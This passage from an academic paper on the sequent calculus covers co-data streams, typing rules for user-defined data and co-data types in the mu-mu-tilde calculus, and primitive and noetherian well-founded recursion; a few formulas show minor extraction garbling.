We have seen how to write a recursive function by pattern-matching on the first argument, *x*, in a call-stack $x \cdot \alpha$. However, why should we be limited to only matching on the structure of the argument *x*? If the observations on the returned result must also follow a particular structure, why can't we match on α as well? Indeed, in a dually symmetric language, there is no such distinction. For example, the function call-stack itself can be viewed as a structure, so that a curried chain of function applications $f x y z$ is represented by the pattern $x \cdot y \cdot z \cdot \alpha$, which reveals the nested structure down the output side of function application, rather than the input side. Thus, the sequent calculus reveals a dual way of thinking about information in programs phrased as *co-data*, in which observations follow predictable patterns, and values respond to those observations by matching on their structure. In such a symmetric setting, it is only natural to match on any structure appearing in *either* inputs or outputs.

Example 2. We can consider this view on co-data to understand programs with “infinite” objects. For example, infinite streams may be defined by the primitive projections *out* of streams:

$$\begin{aligned} \text{codata Stream}(a) \text{ where} \\ \text{Head} : \mid \text{Stream}(a) \vdash a \\ \text{Tail} : \mid \text{Stream}(a) \vdash \text{Stream}(a) \end{aligned}$$

Contrarily to data types, the type of the main input consumed by co-data constructors is highlighted to the left of the sequent in between a vertical bar and entailment, as in $\mid \text{Stream}(a) \vdash$. The rest of the types describe the parameters that must be given to the constructor in order to properly consume this main input. For Streams, the observation $\text{Head}[\alpha]$ requests the head value of a stream which should be given to α , and $\text{Tail}[\beta]$ asks for the tail of the stream which should be given to β .² We can now define a function *countUp*—which turns an *x* of type *Nat* into the infinite stream $x, S(x), S(S(x)), \dots$ —by pattern-matching on the structure of observations on functions and streams:

$$\begin{aligned} \langle \text{countUp} \parallel x \cdot \text{Head}[\alpha] \rangle &= \langle x \parallel \alpha \rangle \\ \langle \text{countUp} \parallel x \cdot \text{Tail}[\beta] \rangle &= \langle \text{countUp} \parallel S(x) \cdot \beta \rangle \end{aligned}$$

If we compare *countUp* with *length* in this style, we can see that there is no fundamental distinction between them: they are both defined by cases on their possible observations. The only point of

difference is that *length* happens to match on its input data structure in its call-stack, whereas *countUp* matches on its return co-data structure.

Abel *et al.* [3] have carried this intuition back into the functional paradigm. For example, we can still describe streams by their *Head* and *Tail* projections, and define *countUp* through co-patterns:

$$\begin{aligned} \text{codata Stream } a \text{ where} \\ \text{Head} : \text{Stream } a \rightarrow a \\ \text{Tail} : \text{Stream } a \rightarrow \text{Stream } a \\ \langle \text{countUp } x \rangle. \text{Head} = x \\ \langle \text{countUp } x \rangle. \text{Tail} = \text{countUp } (S x) \end{aligned}$$

This definition gives the functional program corresponding to the sequent version of *countUp*. So we can see that co-patterns arise naturally, in Curry-Howard isomorphism style, from the computational interpretation of Gentzen's sequent calculus.

Since a symmetric language is not biased against pattern-matching on inputs or outputs, and indeed the two are treated identically, there is nothing special about matching against *both* inputs and outputs simultaneously. For example, we can model infinite streams with possibly missing elements as $\text{SkipStream}(a) = \text{Stream}(\text{Maybe}(a))$, where $\text{Maybe}(a)$ corresponds to the Haskell datatype with constructors *Nothing* and *Just(x)* for *x* of type *a*. Then we can define the empty skip stream which gives *Nothing* at every position, and the *countDown* function that transforms $S^n(Z)$ into the stream $S^n(Z), S^{n-1}(Z), \dots, Z, \text{Nothing}, \dots$:

$$\begin{aligned} \langle \text{empty} \parallel \text{Head}[\alpha] \rangle &= \langle \text{Nothing} \parallel \alpha \rangle \\ \langle \text{empty} \parallel \text{Tail}[\beta] \rangle &= \langle \text{empty} \parallel \beta \rangle \\ \langle \text{countDown} \parallel x \cdot \text{Head}[\alpha] \rangle &= \langle \text{Just}(x) \parallel \alpha \rangle \\ \langle \text{countDown} \parallel Z \cdot \text{Tail}[\beta] \rangle &= \langle \text{empty} \parallel \beta \rangle \\ \langle \text{countDown} \parallel S(x) \cdot \text{Tail}[\beta] \rangle &= \langle \text{countDown} \parallel x \cdot \beta \rangle \end{aligned}$$

End example 2.

Example 3. As opposed to the co-data approach to describing infinite objects, there is a more widely used approach in lazy functional languages like Haskell and proof assistants like Coq that still favors framing information as data. For example, an infinite list of zeroes is expressed in this functional style by an endless sequence of *Cons*:

$$\text{zeroes} = \text{Cons } Z \text{ zeroes}$$

We could emulate this definition in sequent style as the expansion of *zero* when observed by any α :

$$\langle \text{zeroes} \parallel \alpha \rangle = \langle \text{Cons}(Z, \text{zeroes}) \parallel \alpha \rangle$$

Likewise, we can describe the concatenation of two, possibly infinite lists in the same way, by pattern-matching on the call:

$$\begin{aligned} \langle \text{cat} \parallel \text{Nil} \cdot ys \cdot \alpha \rangle &= \langle ys \parallel \alpha \rangle \\ \langle \text{cat} \parallel \text{Cons}(x, xs) \cdot ys \cdot \alpha \rangle &= \langle \text{Cons}(x, \mu\beta. \langle \text{cat} \parallel xs \cdot ys \cdot \beta \rangle) \parallel \alpha \rangle \end{aligned}$$

The intention is that, so long as we do not evaluate the sub-components of *Cons* eagerly, then α receives a result even if *xs* is an infinitely long list like *zeroes*. *End example 3.*

3. A Higher-Order Sequent Calculus

Based on our example programs in Section 2, we now flesh out more formally a higher-order language of the sequent calculus: the $\mu\tilde{\mu}$ -calculus. The full syntax of this language is shown in Figure 1. The different components of programs in the $\mu\tilde{\mu}$ -calculus can be understood by their relationship between opposing forces of input and output. A term, *v*, produces an output, a co-term, *e*, consumes

² We use square brackets as grouping delimiters in observations, like the head projection $\text{Head}[\alpha]$ out of a stream, as opposed to round parentheses used as grouping delimiters in results, like the successor number $S(y)$. This helps to disambiguate between results (terms) and observations (co-terms) in a way that is syntactically apparent independently of their context.

$$\begin{aligned}
c \in \text{Command} &::= \langle v \| e \rangle \\
v \in \text{Term} &::= x \mid \mu\alpha.c \mid K(\vec{e}, \vec{v}) \mid \mu(H[\vec{x}, \vec{\alpha}].c) \mid \dots \\
e \in \text{CoTerm} &::= \alpha \mid \tilde{\mu}x.c \mid \tilde{\mu}(K(\vec{\alpha}, \vec{x}).c) \mid \dots \mid H[\vec{v}, \vec{e}] \\
A, B, C, D \in \text{Type} &::= a \mid \lambda a : k.B \mid A B \mid F(\vec{A}) \mid G(\vec{A}) \\
k, l \in \text{Kind} &::= \star \mid k_1 \rightarrow k_2
\end{aligned}$$

Figure 1. The syntax of the higher-order $\mu\tilde{\mu}$ -calculus.

an input, and a command, c , neither produces nor consumes, it just *runs*. Thus, we can consider commands to be the computational unit of the language: when we talk about running a program, it is a command which does the running, not a term.

To begin, we focus on the *core* of the $\mu\tilde{\mu}$ -calculus, which includes just the substrate necessary for piping inputs and outputs to the appropriate places. In particular, we have two different forms of inputs and outputs: the implicit, unnamed inputs and outputs of terms and co-terms, and the explicit, named inputs and outputs introduced by variables (typically written x, y, z) and co-variables (typically written α, β, γ). Thus, besides variables and co-variables, the core $\mu\tilde{\mu}$ -calculus includes the generic abstractions seen in Section 2, $\mu\alpha.c$ and $\tilde{\mu}x.c$, which mediate between named and unnamed inputs and outputs. The output of the term $\mu\alpha.c$ is named α in the command c , and dually the input of the co-term $\tilde{\mu}x.c$ is named x in c .

Even though the core $\mu\tilde{\mu}$ -calculus has not introduced any specific types yet, we can still consider its type system for ensuring proper communication between producers and consumers, shown in Figure 2. The (typed) free variables and co-variables are tracked in separate contexts, written Γ and Δ respectively, and the entailment (\vdash) separates inputs on the left from outputs on the right. Additionally, the context, Θ , for type variables (written a, b, c, d), being neither input nor output, adorn the turnstyle itself. Since programs of the $\mu\tilde{\mu}$ -calculus are made up of three different forms of components, the typing rules use three different forms of sequents: $\Gamma \vdash_{\Theta} v : A \mid \Delta$ states that v is a term producing an output of type A , $\Gamma \vdash_{\Theta} e : A \mid \Delta$ states that e is a co-term consuming an input of type A , and $c : (\Gamma \vdash_{\Theta} \Delta)$ states that c is a well-typed command. The language of types and kinds is just the simply typed λ -calculus at the type level with \star as the base kind, $\Theta \vdash A : k$ states that A is a type of kind k , and $\Theta \vdash A = B : k$ states that A and B are $\alpha\beta\eta$ -equivalent types of kind k .

This core language does not include any baked-in types. Instead, all types are user-defined by a general declaration mechanism for (co-)data types introduced in [8], similar to the data declaration mechanisms of functional languages but generalized through duality. Data declarations introduce new constructed terms as well as a new *case abstraction* co-term that performs case analysis to destruct its input before deciding which branch to take similar to the context **case** \square **of** \dots in functional languages. Co-data declarations are exactly symmetric, introducing new constructed co-terms as well as a new case abstraction term that performs case analysis on its output before deciding how to respond.

We already saw some example declarations previously for Nat , $\text{List}(a)$, and $\text{Stream}(a)$. As it turns out, *all* the basic types from functional programming languages follow the same pattern and can be declared as user-defined types. For example, pairs are defined as:

$$\begin{aligned}
&\mathbf{data} (a : \star) \otimes (b : \star) \mathbf{where} \\
&(_, _) : a, b \vdash a \otimes b
\end{aligned}$$

which says that building a pair of type $a \otimes b$ requires the terms v of type a and v' of type b , obtaining the constructed pair (v, v') . Destruction of pairs, expressed by the case abstraction co-term $\tilde{\mu}[(x, y).c]$, pattern-matches on its input pair before running the command c .

Furthermore, we can declare the type for functions as:

$$\begin{aligned}
&\mathbf{codata} (a : \star) \rightarrow (b : \star) \mathbf{where} \\
&_ \cdot _ : a \mid a \rightarrow b \vdash b
\end{aligned}$$

This co-data declaration says that building a function call-stack of type $a \rightarrow b$ requires a term v of type a and a co-term e of type b , obtaining the constructed stack $v \cdot e$. Destruction of call-stacks, expressed by the case abstraction term $\mu(x \cdot \alpha.c)$, pattern-matches on its output stack before running c . Note that this is an alternative representation of functions to λ -abstractions in functional languages, but an equivalent one. Indeed, the two views of functions are mutually definable:

$$\lambda x.v = \mu(x \cdot \alpha.\langle v \| \alpha \rangle) \quad \mu(x \cdot \alpha.c) = \lambda x.\mu\alpha.c$$

Here, we generalize the declaration mechanism from [8] to include higher-order types and quantified type variables. The general forms of (non-recursive) data and co-data declaration in the $\mu\tilde{\mu}$ -calculus are given in Figure 3, and the associated typing rules in Figure 4. In addition to the rule for determining when the (co-)data types $F(\vec{A})$ and $G(\vec{A})$ are well-kinded, we also have the left and right rules for typing (co-)data structures and case abstractions. By instantiating the (co-)data type constructors at the types \vec{A} , we must substitute \vec{A} for all possible occurrences of the parameters \vec{a} in the declaration. Furthermore, the chosen instances \vec{D} for the quantified type variables \vec{d}_i , which annotate the constructor, must also be substituted for their occurrences in other types. With this in mind, the rules for construction (the FRK_i and GLH_i rules) check that the sub-(co-)terms and quantified types of a structure have the expected instantiated types, whereas the rules for deconstruction (FL and GR) extend the typing contexts with the appropriately typed (co-)variables and type variables.

This form of (co-)data type declaration lets us express not only existential quantification—as in Haskell and Coq—but also universal quantification as well:

$$\begin{aligned}
&\mathbf{data} \exists(a : \star \rightarrow \star) \mathbf{where} & \mathbf{codata} \forall(a : \star \rightarrow \star) \mathbf{where} \\
&\text{Pack} : a b \vdash_{b, \star} \exists a \mid & \text{Spec} : \forall a \vdash_{b, \star} a b
\end{aligned}$$

Notice that these general patterns give us the expected typing rules:

$$\begin{array}{c}
\frac{c : \Gamma \vdash_{\Theta, b, \star} \alpha : A \mid b, \Delta}{\Gamma \vdash_{\Theta} \mu(\text{Spec}^{b, \star}[\alpha].c) : \forall A \mid \Delta} \quad \frac{\Theta \vdash B : \star \quad \Gamma \vdash e : A B \vdash_{\Theta} \Delta}{\Gamma \mid \text{Spec}^B[e] : \forall A \vdash_{\Theta} \Delta} \\
\frac{\Theta \vdash B : \star \quad \Gamma \vdash_{\Theta} v : A B \mid \Delta}{\Gamma \vdash_{\Theta} \text{Pack}^B(v) : \exists A \mid \Delta} \quad \frac{c : \Gamma, x : A b \vdash_{\Theta, b, \star} \Delta}{\Gamma \mid \tilde{\mu}[\text{Pack}^{b, \star}(x).c] : \exists A \vdash_{\Theta} \Delta}
\end{array}$$

Using a recursively-defined case abstraction with deep pattern-matching, we can now represent *length* in the $\mu\tilde{\mu}$ -calculus:

$$\begin{aligned}
\text{length} &= \mu(\text{Nil} \cdot \alpha.\langle Z \| \alpha \rangle) \\
&\quad \mid \text{Cons}(x, xs) \cdot \alpha.\langle \text{length} \| xs \cdot \tilde{\mu}y.(\text{S}(y) \| \alpha) \rangle
\end{aligned}$$

Furthermore, the deep pattern-matching can be mechanically translated to the shallow case analysis for (co-)data types:

$$\begin{aligned}
\text{length} &= \mu(xs \cdot \alpha.\langle xs \| \tilde{\mu}[\text{Nil}.\langle Z \| \alpha \rangle] \\
&\quad \mid \text{Cons}(x, xs') \cdot \langle \text{length} \| xs' \cdot \tilde{\mu}y.(\text{S}(y) \| \alpha) \rangle \rangle)
\end{aligned}$$

This case abstraction describes exactly the same specification as the definition for *length* in Example 1.

$$\begin{array}{c}
\frac{}{\Gamma, x : A \vdash_{\Theta} x : A | \Delta} Var \quad \frac{c : (\Gamma \vdash_{\Theta} \alpha : A, \Delta)}{\Gamma \vdash_{\Theta} \mu \alpha. c : A | \Delta} Act \quad \frac{c : (\Gamma, x : A \vdash_{\Theta} \Delta)}{\Gamma | \tilde{\mu} x. c : A \vdash_{\Theta} \Delta} CoAct \quad \frac{}{\Gamma | \alpha : A \vdash_{\Theta} \alpha : A, \Delta} CoVar \\
\frac{\Theta \vdash A = B : \star \quad \Gamma \vdash_{\Theta} v : A | \Delta}{\Gamma \vdash_{\Theta} v : B | \Delta} Eq \quad \frac{\Gamma \vdash_{\Theta} v : A | \Delta \quad \Theta \vdash A : \star \quad \Gamma | e : A \vdash_{\Theta} \Delta}{\langle v \| e \rangle : (\Gamma \vdash_{\Theta} \Delta)} Cut \quad \frac{\Theta \vdash A = B : \star \quad \Gamma | e : B \vdash_{\Theta} \Delta}{\Gamma | e : A \vdash_{\Theta} \Delta} CoEq
\end{array}$$

Figure 2. The type system for the core higher-order $\mu\tilde{\mu}$ -calculus.

$$\begin{array}{ll}
\text{data } F(\vec{a} : \vec{k}) \text{ where} & \text{codata } G(\vec{a} : \vec{k}) \text{ where} \\
K_1 : \quad \vec{B}_1 \vdash_{\vec{d}_1 : l_1} F(\vec{a}) | \vec{C}_1 & H_1 : \quad \vec{B}_1 \vdash_{\vec{d}_1 : l_1} G(\vec{a}) | \vec{C}_1 \\
\vdots & \vdots \\
K_n : \quad \vec{B}_n \vdash_{\vec{d}_n : l_n} F(\vec{a}) | \vec{C}_n & H_n : \quad \vec{B}_n \vdash_{\vec{d}_n : l_n} G(\vec{a}) | \vec{C}_n
\end{array}$$

Figure 3. General form of declarations for user-defined data and co-data.

$$\begin{array}{c}
\frac{\Theta \vdash A : k}{\Theta \vdash F(\vec{A}) : \star} \quad \frac{c_1 : (\Gamma, x : B_1 \{ \vec{A}/\vec{a} \} \vdash_{\Theta, \vec{d}_1 : l_1 \{ \vec{A}/\vec{a} \}} \Delta, \alpha : C_1 \{ \vec{A}/\vec{a} \}) \quad \dots}{\Gamma | \tilde{\mu} [K_1^{\vec{d}_1 : l_1}(\vec{\alpha}, \vec{x}).c_1 | \dots] : F(\vec{A}) \vdash_{\Theta} \Delta} FL \\
\frac{\Theta \vdash D : l_i \{ \vec{A}/\vec{a} \} \quad \Gamma | e : C_i \{ \vec{A}/\vec{a}, \vec{D}/\vec{d}_i \} \vdash_{\Theta} \Delta \quad \Gamma \vdash_{\Theta} v : B_i \{ \vec{A}/\vec{a}, \vec{D}/\vec{d}_i \} | \Delta}{\Gamma \vdash_{\Theta} K_i^{\vec{B}}(\vec{e}, \vec{v}) : F(\vec{A}) | \Delta} FRK_i \\
\frac{\Theta \vdash A : k}{\Theta \vdash G(\vec{A}) : \star} \quad \frac{c_1 : (\Gamma, x : B_1 \{ \vec{A}/\vec{a} \} \vdash_{\Theta, \vec{d}_1 : l_1 \{ \vec{A}/\vec{a} \}} \alpha : C_1 \{ \vec{A}/\vec{a} \}, \Delta) \quad \dots}{\Gamma \vdash_{\Theta} \mu(H_1^{\vec{d}_1 : l_1}[\vec{x}, \vec{\alpha}].c_1 | \dots) : G(\vec{A}) | \Delta} GR \\
\frac{\Theta \vdash D : l_i \{ \vec{A}/\vec{a} \} \quad \Gamma \vdash_{\Theta} v : B_i \{ \vec{A}/\vec{a}, \vec{D}/\vec{d}_i \} | \Delta \quad \Gamma | e : C_i \{ \vec{A}/\vec{a}, \vec{D}/\vec{d}_i \} \vdash_{\Theta} \Delta}{\Gamma | H_i^{\vec{B}}[\vec{v}, \vec{e}] : G(\vec{A}) \vdash_{\Theta} \Delta} GLH_i
\end{array}$$

Figure 4. Typing rules for non-recursive, user-defined data and co-data types.

In each of the examples in Section 2, we were only concerned with writing recursive programs, but have not showed that they always terminate. Termination is especially important for proof assistants and dependently typed languages, which rely on the absence of infinite loops for their logical consistency. If we consider the programs in Examples 1 and 2, then termination appears fairly straightforward by structural recursion *somewhere* in a function call: each recursive invocation of *length* has a structurally smaller list for the argument, and each recursive invocation of *countUp*, and *countDown* has a smaller stream projection out of its returned result. However, formulating this argument in general turns out to be more complicated. Even worse, the “infinite data structures” in Example 3 do not have as clear of a concept of “termination:” *zeroes* and concatenation could go on forever, if they are not given a bound to stop. To tackle these issues, we will phrase principles of well-founded recursion in the $\mu\tilde{\mu}$ -calculus, so that we arrive at a core calculus capable of expressing complex termination arguments (parametrically to the chosen evaluation strategy) inside the calculus itself (see Section 5).

4. Well-Founded Recursion

There is one fundamental difficulty in ensuring termination for programs written in a sequent calculus style: even incredibly simple programs perform their structural recursion from *within* some larger

overall structure. For example, consider the humble *length* function from Example 1. The decreasing component in the definition of *length* is clearly the list argument which gets smaller with each call. However, in the sequent calculus, the actual recursive invocation of *length* is the *entire* call-stack. This is because the recursive call to *length* does not return to its original caller, but to some place new. When written in a functional style, this information is implicit since the recursive call to *length* is not a tail-call, but rather $S(\text{length } xs)$. When written in a sequent style, this extra information becomes an explicit part of the function call structure, necessary to remember to increment the output of the function before ultimately returning. This means that we must carry around enough memory to store our ever increasing result amidst our ever decreasing recursion.

Establishing termination for sequent calculus therefore requires a more finely controlled language for specifying “what’s getting smaller” in a recursive program, pointing out *where* the decreasing measure is hidden within recursive invocations. For this purpose, we adopt a type-based approach to termination checking [1]. Besides allowing us to abstract over termination-ensuring measures, we can also specify which parts of a complex type are used as part of the termination argument. As a consequence for handling simplistic functions like *length*, we will find that, for free, the calculus ends up as a robust language for describing more advanced recursion over structures, including lexicographic and mutual recursion over both data and co-data structures simultaneously.

In considering the type-based approach to termination in the sequent calculus, we identify two different styles for the type-level measure indices. The first is an exacting notion of index with a predictable structure matching the natural numbers and which we use to perform *primitive recursion*. This style of indexing gives us a tight control over the size of structures, allowing us to define types like the fixed-sized vectors of values from dependently typed languages as well as a direct encoding of “infinite” structures as found in lazy functional languages. The second is a looser notion that only tracks the upper bound of indices and which we use to perform *noetherian recursion*. This style of indexing is more in tune with typical structurally recursive programs like *length* and also supports full run-time erasure of bounded indices while still maintaining termination of the index-erased programs.

4.1 Primitive Recursion

We begin with the more basic of the two recursion schemes: primitive recursion on a single natural number index. These natural number indices are used in types in two different ways. First, the indices act as an explicit measure in recursively defined (co-)data types, tracking the recursive sub-components of their structures in the types themselves. Second, the indices are abstracted over by the primitive recursion principle, allowing us to generalize over arbitrary indices and write looping programs.

Let’s consider some examples of using natural number indices for the purpose of defining (co-)data types with recursive structures. We extend the (co-)type declaration mechanism seen previously with the ability to define new (co-)data types by primitive recursion over an index, giving a mechanism for describing recursive (co-)data types with statically tracked measures. Essentially, the constructors are given in two groups—for the zero and successor cases—and may only contain recursive sub-components at the (strictly) previous index. For example, we may describe vectors of exactly N values of type A , $\text{Vec}(N, A)$, as in dependently typed languages:

```
data Vec(i : lx, a : ★) by primitive recursion on i
where i = 0      Nil :      ⊢ Vec(0, a)
where i = j + 1 Cons :  a, Vec(j, a) ⊢ Vec(j + 1, a)
```

where lx is the kind of type-level natural number indices. Nil builds an empty vector of type $\text{Vec}(0, A)$, and $\text{Cons}(v, v')$ extends the vector $v' : \text{Vec}(N, A)$ with another element $v : A$, giving us a vector with one more element of type $\text{Vec}(N + 1, A)$. Other than these restrictions on the instantiations of $i : lx$ for vectors constructed by Nil and Cons , the typing rules for terms of $\text{Vec}(N, A)$ follow the normal pattern for declared data types.³ Destructing a vector diverges more from the usual pattern of non-recursive data types. Since the constructors of vector values are put in two separate groups, we have two separate case abstractions to consider, depending on whether the vector is empty or not. On the one hand, to destruct an empty vector, we only have to handle the case for Nil , as given by the co-term $\tilde{\mu}[\text{Nil}.c]$. On the other, destructing a non-empty vector requires us to handle the Cons case, as given by the co-term $\tilde{\mu}[\text{Cons}(x, xs).c]$. These co-terms are typed by the two left rules for Vec —one for both its zero and successor instances:

$$\frac{c : (\Gamma \vdash_{\Theta} \Delta)}{\Gamma[\tilde{\mu}[\text{Nil}.c] : \text{Vec}(0, A)] \vdash_{\Theta} \Delta} \text{Vec } L_0$$

$$\frac{c : (\Gamma, x : A, xs : \text{Vec}(M, A) \vdash_{\Theta} \Delta)}{\Gamma[\tilde{\mu}[\text{Cons}(x, xs).c] : \text{Vec}(M + 1, A)] \vdash_{\Theta} \Delta} \text{Vec } L_{+1}$$

As a similar example, we can define a less statically constrained list type by primitive recursion. The IxList indexed data type is just

like Vec , except that the Nil constructor is available at both the zero and successor cases:

```
data IxList(i : lx, a : ★) by primitive recursion on i
where i = 0      Nil :      ⊢ IxList(0, a)
where i = j + 1 Nil :      ⊢ IxList(j + 1, a)
Cons :  a, IxList(j, a) ⊢ IxList(j + 1, a)
```

Now, destructing a non-zero $\text{IxList}(N + 1, A)$ requires both cases, as given in the co-term $\tilde{\mu}[\text{Nil}.c | \text{Cons}(x, xs).c']$. IxList has three right rules for building terms: for Nil at both 0 and $M + 1$ and for Cons . It also has two left rules: one for case abstractions handling the constructors of the 0 case and another for the $M + 1$ case.

To write looping programs over these indexed recursive types, we use a recursion scheme which abstracts over the index occurring anywhere within an arbitrary type. As the types themselves are defined by primitive recursion over a natural number, the recursive structure of programs will also follow the same pattern. The trick then is to embody the primitive induction principle for proving a proposition P over natural numbers:

$$P[0] \wedge (\forall j : \mathbb{N}. P[j] \rightarrow P[j + 1]) \rightarrow (\forall i : \mathbb{N}. P[i])$$

and likewise the refutation of such a statement, as is given by any specific counter-example— $n : \mathbb{N} \wedge \overline{P[n]} \rightarrow (\forall i : \mathbb{N}. \overline{P[i]})$ —into logical rules of the sequent calculus.⁴ By the usual reading of sequents, proofs come to the right of entailment ($\vdash A$ means “ A is true”), whereas refutations come to the left ($A \vdash$ means “ A is false”). Because we will have several recursion principles, we denote this particular one with a type named Inflate , so that the primitive recursive proposition $\forall i : \mathbb{N}. P[i]$ is written as the type $\text{Inflate}(\lambda i : lx. A)$ with the inference rules:

$$\frac{\vdash A \quad 0 \quad A \vdash_{j:lx} A \quad (j + 1)}{\vdash \text{Inflate}(A)} \quad \frac{\vdash M : lx \quad A \vdash M}{\text{Inflate}(A) \vdash}$$

We use this translation of primitive induction into logical rules as the basis for our primitive recursive *co-data type*. The refutation of primitive recursion is given as a specific *counter-example*, so the co-term is a specific construction. Whereas, proof by primitive recursion is a *process* given by *cases*, the term performs case analysis over its observations. The canonical counter-example is described by the co-data type declaration for Inflate :

```
codata Inflate(a : lx → ★) where
Up : | Inflate(a) ⊢_{j:lx} a j
```

The general mechanism for co-data automatically generates the left rule for constructing the counter-example, and a right rule for extracting the parts of this construction. However, to give a recursive process for Inflate , we need an additional right rule that gives us access to the recursive argument by performing case analysis on the particular index. This scheme for primitive recursion is expressed by the term $\mu(\text{Up}^{0:lx}[\alpha].c_0 | \text{Up}^{j+1:lx}[\alpha](x).c_1)$ which performs case analysis on type-level indices at *run-time*, and which can access the recursive result through the extra variable x in the successor pattern $\text{Up}^{j+1:lx}[\alpha](x)$. This term has the typing rule:

$$\frac{c_0 : (\Gamma \vdash_{\Theta} \alpha : A \quad 0, \Delta) \quad c_1 : (\Gamma, x : A \vdash_{\Theta, j:lx} \alpha : A \quad (j + 1), \Delta)}{\Gamma \vdash_{\Theta} \mu(\text{Up}^{0:lx}[\alpha].c_0 | \text{Up}^{j+1:lx}[\alpha](x).c_1) : \text{Inflate}(A) | \Delta}$$

Terms of type $\text{Inflate } i : lx. A$ (which is shorthand for the type $\text{Inflate}(\lambda i : lx. A)$) describe a process which is able to produce $A\{N/i\}$, for any index N , by stepwise producing $A\{0/i\}$, $A\{1/i\}$, \dots , $A\{N/i\}$ and piping the previous output to the recursive input

³ We can have a vector with an abstract index if we don’t yet know what shape it has, as with the variable x or abstraction $\mu\alpha.c$ of type $\text{Vec}(i, A)$.

⁴ We use the overbar notation, \overline{P} , to denote that the proposition P is false. The use of this notation is to emphasize that we are not talking about negation as a logical connective, but rather the *dual* to a proof that P is true, which is a refutation of P demonstrating that it is false.

x of the next step, thus “inflating” the index in the result arbitrarily high. The index of the particular step being handled is part of the constructor pattern, so that the recursive case abstraction knows which branch to take. In contrast, co-terms of type $\text{Inflate } i : \text{Ix} . A$ *hide* the particular index at which they can consume an input, thereby forcing their input to work for any index.

By just applying duality in the sequent calculus and flipping everything about the turnstyles, we get the opposite notion of primitive recursion as a data type. In particular, we get the data declaration describing a dual type, named *Deflate*:

data *Deflate*($a : \text{Ix} \rightarrow \star$) **where**

Down : $a \ j \vdash_{j:\text{Ix}} \text{Deflate}(a)$

The general mechanism for data automatically generates the right rule for constructing an index-witnessed example case, and a left rule for extracting the index and value from this structure. Further, as before we need an additional left rule for performing self-referential recursion for consuming such a construction:

$$\frac{c_1 : (\Gamma, x : A \ (j+1) \vdash_{\Theta, j:\text{Ix}} \alpha : A \ j, \Delta) \quad c_0 : (\Gamma, x : A \ 0 \vdash_{\Theta} \Delta)}{\Gamma[\tilde{\mu}[\text{Down}^{0:\text{Ix}}(x).c_0] \text{Down}^{j+1:\text{Ix}}(x)[\alpha].c_1] : \text{Deflate}(A) \vdash_{\Theta} \Delta}$$

Dual to before, the recursive output sink can be accessed through the co-variable α in the pattern $\text{Down}^{j+1:\text{Ix}}(x)[\alpha]$. The terms of type $\text{Deflate } i : \text{Ix} . A$ *hide* the particular index at which they produce an output. In contrast, it is now the co-terms of the type $\text{Deflate } i : \text{Ix} . A$ which describe a process which is able to consume $A\{N/i\}$ for any choice of N in steps by consuming $A\{N/i\}, \dots, A\{0/i\}$ and piping the previous input to the recursive output α of the next step, thus “deflating” the index in the input down to 0.

4.2 Noetherian Recursion

We now consider the more complex of the two recursion schemes: noetherian recursion over well-ordered indices. As opposed to ensuring a decreasing measure by matching on the specific structure of the index, we will instead quantify over arbitrary indices that are less than the current one. In other words, the details of what these indices look like are not important. Instead, they are used as arbitrary upper bounds in an ever decreasing chain, which stops when we run out of possible indices below our current one as guaranteed by the well-foundedness of their ordering. Intuitively, we may jump by leaps and bounds down the chain, until we run out of places to move. Qualitatively, this different approach to recursion measures allows us to abstract parametrically over the index, and generalize so strongly over the difference in the steps to the point where the particular chosen index is unknown. Thus, because a process receiving a bounded index has so little knowledge of what it looks like, the index cannot influence its action, thereby allowing us to totally erase bounded indices during run-time.

Now let’s see how to define some types by noetherian recursion on an ordered index. Unlike primitive recursion, we do not need to consider the possible cases for the chosen index. Instead, we quantify over any index which is *less* than the given one. For example, recall the recursive definition of the *Nat* data type from Example 1. We can be more explicit about tracking the recursive sub-structure of the constructors by indexing *Nat* with some ordered type, and ensuring that each recursive instance of *Nat* has a *smaller* index, so that we may define natural numbers by noetherian recursion over ordered indices from a new kind called *Ord*:

data *Nat*($i : \text{Ord}$) **by** noetherian recursion on i **where**

Z : $\vdash \text{Nat}(i)$

S : $\text{Nat}(j) \vdash_{j < i} \text{Nat}(i)$

Note that the kind of indices less than i is denoted by $< i$, and we write $j < i$ as shorthand for $j : (< i)$. Noetherian recursion in types is surprisingly more straightforward than primitive recursion,

and more closely follows the established pattern for data type declarations:

$$\frac{\Gamma \vdash_{\Theta} Z : \text{Nat}(N) \mid \Delta \quad \text{Nat}RZ}{\frac{\Theta \vdash M < N \quad \Gamma \vdash_{\Theta} v : \text{Nat}(M) \mid \Delta}{\Gamma \vdash_{\Theta} S^M(v) : \text{Nat}(N) \mid \Delta} \text{Nat}RS}$$

Z builds a $\text{Nat}(N)$ for any *Ord* index N , and $S^M(v)$ builds an incremented $\text{Nat}(N)$ out of a $\text{Nat}(M)$, when $M < N$. To destruct a $\text{Nat}(N)$, for any index N , we have the one case abstraction that handles both the Z and S cases:

$$\frac{c_0 : (\Gamma \vdash_{\Theta} \Delta) \quad c_1 : (\Gamma, x : \text{Nat}(j) \vdash_{\Theta, j < N} \Delta)}{\Gamma[\tilde{\mu}[Z.c_0]S^{j < N}(x).c_1] : \text{Nat}(N) \vdash_{\Theta} \Delta} \text{Nat}L$$

Like the case abstraction for tearing down an existentially constructed value, the pattern for S introduces the free type variable j which stands for an arbitrary index less than N .

We can consider some other examples of (co-)data types defined by noetherian recursion. The definition of finite lists is just an annotated version of the definition from Example 1:

data *List*($i : \text{Ord}, a : \star$) **by** noetherian recursion on i **where**

Nil : $\vdash \text{List}(i, a)$

Cons : $a, \text{List}(j, a) \vdash_{j < i} \text{List}(i, a)$

Furthermore, the infinite streams from Example 2 can also be defined as a co-data type by noetherian recursion:

codata *Stream*($i : \text{Ord}, a : \star$) **by** noetherian recursion on i **where**

Head : $\vdash \text{Stream}(i, a) \vdash a$

Tail : $\vdash \text{Stream}(i, a) \vdash_{j < i} \text{Stream}(j, a)$

Recursive co-data types follow the dual pattern as data types, with finitely built observations and values given by case analysis on their observations. For $\text{Stream}(N, A)$, we can always ask for the *Head* of the stream if we have some use for an input of type A , and we can ask for its tail if we can use an input of type $\text{Stream}(M, A)$, for some smaller index $M < N$:

$$\frac{\Gamma[e : A \vdash_{\Theta} \Delta]}{\Gamma[\text{Head}[e] : \text{Stream}(N, A) \vdash_{\Theta} \Delta] \text{Stream}L \text{ Head}} \quad \frac{\Theta \vdash M < N \quad \Gamma[e : \text{Stream}(M, A) \vdash_{\Theta} \Delta]}{\Gamma[\text{Tail}^M[e] : \text{Stream}(N, A) \vdash_{\Theta} \Delta] \text{Stream}L \text{ Tail}}$$

Whereas a $\text{Stream}(N, A)$ value is given by pattern-matching on these two possible observations:

